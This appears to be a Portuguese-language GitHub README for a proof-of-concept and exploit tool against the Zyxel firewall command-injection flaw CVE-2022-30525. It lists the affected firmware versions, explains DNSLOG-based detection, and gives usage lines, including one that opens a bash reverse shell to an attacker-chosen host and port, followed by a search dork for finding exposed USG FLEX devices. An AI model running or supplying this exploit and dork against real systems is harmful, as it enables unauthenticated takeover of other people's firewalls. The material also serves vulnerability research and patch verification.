 west9b/cve-2022-30525
CVE-2022-30525 Zyxel Firewall Command Injection Vulnerability POC&EXPC

CVE-2022-30525 POC&EXP
author:160team.west9B
Apenas para uso por pesquisadores de segurança autorizados, em conformidade com a lei de segurança cibernética. Qualquer problema ou consequência é de responsabilidade do usuário, não do autor.
Em 12 de maio de 2022, a Zyxel emitiu um boletim de segurança corrigindo uma vulnerabilidade de injeção remota de comandos não autenticada (CVE-2022-30525) em seus dispositivos de firewall, com pontuação CVSS de 9.8. A vulnerabilidade existe no programa CGI de algumas versões do firewall Zyxel, permitindo a execução de comandos arbitrários em dispositivos afetados sem autenticação.
Versões afetadas:
Série ATP firmware: 5.10-5.21 Patch 1
Série VPN firmware: 4.60-5.21 Patch 1
USG FLEX 100(W), 200, 500, 700: 5.00-5.21 Patch 1
USG FLEX 50(W)/USG20(W)-VPN: 5.10-5.21 Patch 1
Esta vulnerabilidade de execução de comandos não tem retorno (sem saída), portanto a verificação do POC solicita a API DNSLOG. Se o DNSLOG receber uma requisição, a vulnerabilidade está presente. Para evitar falsos positivos devido à latência de rede, a verificação do DNSLOG aguarda 10 segundos.
usage_poc: ./cve-2022-30525 -m poc -u https://192.168.1.1/

O EXP obtém uma shell reversa (bash reverse shell). Especifique o IP e a porta do VPS após -m exp.
usage_exp: ./cve-2022-30525 -m exp -u https://192.168.1.1/ -lhost 192.168.1.2 -lport 1337


title="USG FLEX xx"
